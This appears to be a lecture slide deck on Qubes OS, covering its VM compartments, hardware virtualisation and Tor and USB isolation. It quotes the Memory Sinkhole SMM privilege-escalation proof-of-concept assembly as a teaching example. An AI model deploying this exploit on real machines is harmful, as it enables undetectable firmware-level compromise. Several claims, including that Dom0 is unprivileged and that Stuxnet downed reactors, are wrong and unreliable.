

# Qubes-OS



# What is Qubes-OS

- A security through compartmentalization operating system.
- Isolate parts of the system
- Have as little interfaces as possible between parts
- If one part is compromised the rest is unaffected.

How do we isolate components?

# Virtual Machines


(Lots of them)

# Virtual machines are slow :(

- Ever used VirtualBox? Slow right?
- Need to emulate all hardware for each VM to keep them isolated
- Need to emulate the CPU instructions
- Not pretty
-


# Intel to the rescue!

- In 2006, Intel introduces Virtualization technology




# Intel VT-x

- Run multiple VMs on one CPU directly
- No need to emulate the CPU. The CPU runs all the virtual machines
- Hypervisor is just there to “hand off” virtual machines to the CPU




# Intel VT-d

- Allow or restrict access to hardware components
- No need to emulate hardware in software
- Great to make 'isolated' Vms that don't have network access for example
- Or VMS that have direct access to certain hardware
- We'll hear more about this later.





# Hypervisors



# Hypervisors

- Runs before any other OS.
- Has access to almost all systems on CPU
- OS can't detect it's being run in a hypervisor
- **Great place to look for exploits!**

# Hypervisors


- Hence, keep the hypervisor as small as possible
- Reduces the chance of big bugs
- Might allow to formally verify correctness
-



- A small hypervisor
- Used by the biggest cloud providers
- Originally a Citrix project
- High focus on security.
- Qubes is based on this hypervisor
- 



# Qubes-OS architecture




# Dom0

- Unprivileged VM that can only access the video buffer.
- Graphical interface of Qubes
- Also stores configuration for other types of Vms
- Starts up all the other Vms.
- Bookkeeper
- Important to keep Dom0 as unpriveleged as possible. You don't want it to get hacked.
-

# AppVM

- A workspace where multiple apps can run
- Read-only
- If an appvm gets compromised by a virus (say your web browser). Simply restart the VM to be safe again
- This is where you spend most of your time in.

# Multiple AppVMs together





# NetVM

- Unprivileged VM (Has no access to any hardware)
- Only has access to the Network card and network drivers (Through Intel Vt-d)
- AppVMs have **no** access to the networking hardware
- AppVMs pipe traffic through NetVM to get access to internet

# NetVM

- If there's a bug in network driver or network hardware. AppVMs won't be compromised
- Worst case: The user has no internet if the network driver gets hacked.

# USBVM

- Hackers like to spread viruses through USB exploits.
- Conficker
- Stuxnet (Took down Iranian nuclear reactors!)
- **Rule of thumb: never insert untrusted usb sticks.**
- 
- But sometimes you have to...

# USBVM

- Isolate USB access in a separate VM
- USBVM only part that has access to the USB through Intel VT-d
- If the USB drivers get exploited, only the USBVM is affected.
- Rest of the system stays safe.

# ProxyVM / TORVM

- A Proxy VM acts as a tunnel between AppVM and NetVM.
- Allows for interesting stuff like:
  - Force network over TOR or VPN
  - Add Firewall rules
- Kaj told us about TOR before this.

# TORVM

- By default. Google Chrome will send DNS requests over your standard network interface Even if you use TOR.
- Though HTTP over TOR, DNS requests not. And they're not encrypted
- Any eavesdropper can see what websites you visit!
- This is bad

# TORVM

- Because TORVM only exposes one interface to AppVM
- Traffic can only go through TORVM to get to NetVM
- So we are 100% sure no out of band information leaks.
- > Win!

# TORVM


- Because TORVM only exposes one interface to AppVM
- Traffic can only go through TORVM to get to NetVM
- So we are 100% sure no out of band information leaks.
- > Win!



# TORVM

- The AppVM gets compromised (through a browser exploit for example).
- The TOR Daemon is in another VM. So the hacked AppVM can't damage it
- User stays anonymous
- > Win!

# TorVM



# Keeping mail secure

- Everybody here uses PGP right?
- As we've learned last week. Keeping your private keys secure is important
- Dont want other people impersonating you
-


# PGP Smartcard



Keeps our private keys secure on the card. Encryption and signing happens on the card.



# PGPVM



Can we trust Intel?



# BREAKING NEWS! (27 October)

- Joanna Rutowski, Creator of Qubes has released a new paper
- She describes how fundamentally broken Intel security is
- Is Qubes OS protection futile? ← probably
- [http://blog.invisiblethings.org/papers/2015/x86\\_harmful.pdf](http://blog.invisiblethings.org/papers/2015/x86_harmful.pdf)





# The Memory Sinkhole

: An architectural privilege escalation vulnerability

{ domas // black hat 2015



```
; memory sinkhole proof of concept
; hijack ring -2 execution through the apic overlay attack.
```

```
; deployed in ring 0
```

```
; the SMBASE register of the core under attack
TARGET_SMBASE equ 0x1f5ef800
```

```
; the location of the attack GDT.
; this is determined by which register will be read out of the APIC
; for the GDT base. the APIC registers at this range are hardwired,
; and outside of our control; the SMM code will generally be reading
; from APIC registers in the 0xb00 range if the SMM handler is page
; aligned, or the 0x300 range if the SMM handler is not page aligned.
; the register will be 0 if the SMM handler is aligned to a page
; boundary, or 0x10000 if it is not.
GDT_ADDRESS equ 0x10000
```

```
; the value added to SMBASE by the SMM handler to compute the
; protected mode far jump offset. we could eliminate the need for an
; exact value with a nop sled in the hook.
FJMP_OFFSET equ 0x8097
```

```
; the offset of the SMM DSC structure from which the handler loads
; critical information
DSC_OFFSET equ 0xfb00
```

```
; the descriptor value used in the SMM handler's far jump
DESCRIPTOR_ADDRESS equ 0x10
```

```
; MSR number for the APIC location
APIC_BASE_MSR equ 0x1b
```

```
; the target memory address to sinkhole
SINKHOLE equ ((TARGET_SMBASE+DSC_OFFSET)&0xffffffff000)
```

```
; we will hijack the default SMM handler and point it to a payload
; at this physical address.
PAYLOAD_OFFSET equ 0x1000
```

```
; compute the desired base address of the CS descriptor in
the GDT.
; this is calculated so that the fjmp performed in SMM is
perfectly
; redirected to the payload hook at PAYLOAD_OFFSET.
CS_BASE equ (PAYLOAD_OFFSET-FJMP_OFFSET)
```

```
; we target the boot strap processor for hijacking.
APIC_BSP equ 0x100
```

```
; the APIC must be activated for the attack to work.
APIC_ACTIVE equ 0x800
```

```
;;; begin attack ;;;
```

```
; clear the processor caches,
; to prevent bypassing the memory sinkhole on data fetches
wbinvd
```

```
; construct a hijack GDT in memory under our control
; note: assume writing to identity mapped memory.
; if non-identity mapped, translate these through the page
tables first.
```

```
mov dword [dword GDT_ADDRESS+DESCRIPTOR_ADDRESS+4],
    (CS_BASE&0xff000000) | (0x00cf9a00) |
    (CS_BASE&0x00ff0000)>>16
mov dword [dword GDT_ADDRESS+DESCRIPTOR_ADDRESS+0],
    (CS_BASE&0x0000ffff)<<16 | 0xffff
```

```
; remap the APIC to sinkhole SMM's DSC structure
mov eax, SINKHOLE | APIC_ACTIVE
mov edx, 0
mov ecx, APIC_BASE_MSR
wrmsr
```

```
; wait for a periodic SMI to be
jmp $
```



# The Memory Sinkhole

- Allows execution of code in SMM mode
- Most priveleged mode of the CPU
- Invisible to the hypervisor
- Access to all security subsystems.
- Bypass all virtualizaition protection mechanisms.
- Access to the TPM
- Undetectable because highest privelege code in CPU.
- Great Rootkit!
- Can destroy a CPU by setting it on fire!
- **All CPUs from 1990 to 2011 are affected!**



# The Memory Sinkhole

- Requires Ring-0 privileges.
- This means. If the hypervisor is exploitable. You can pull of this exploit and pwn the entire system
- **Stresses again why the hypervisor needs to be really secure**



# How do we fix it?

- We don't. We're screwed.
- Hardware is closed source. No way to audit
- You can't update hardware with a software update!
- **Bad news**



# Questions?



# Bonus: Evil maid attacks

- What if someone tampers with your system when you're gone?
- Entire root file system is encrypted with LUKS (AES-CBC-ESSIV)
- But the boot sector (The first instructions a cpu reads) can't be encrypted because you won't be able to boot.

# Bonus: Evil maid attacks

- Use Trusted Platform Module to store hashes of the filesystem
- Hashes are compared with TPM
- If Comparison doesn't succeed. Disk can't be decrypted.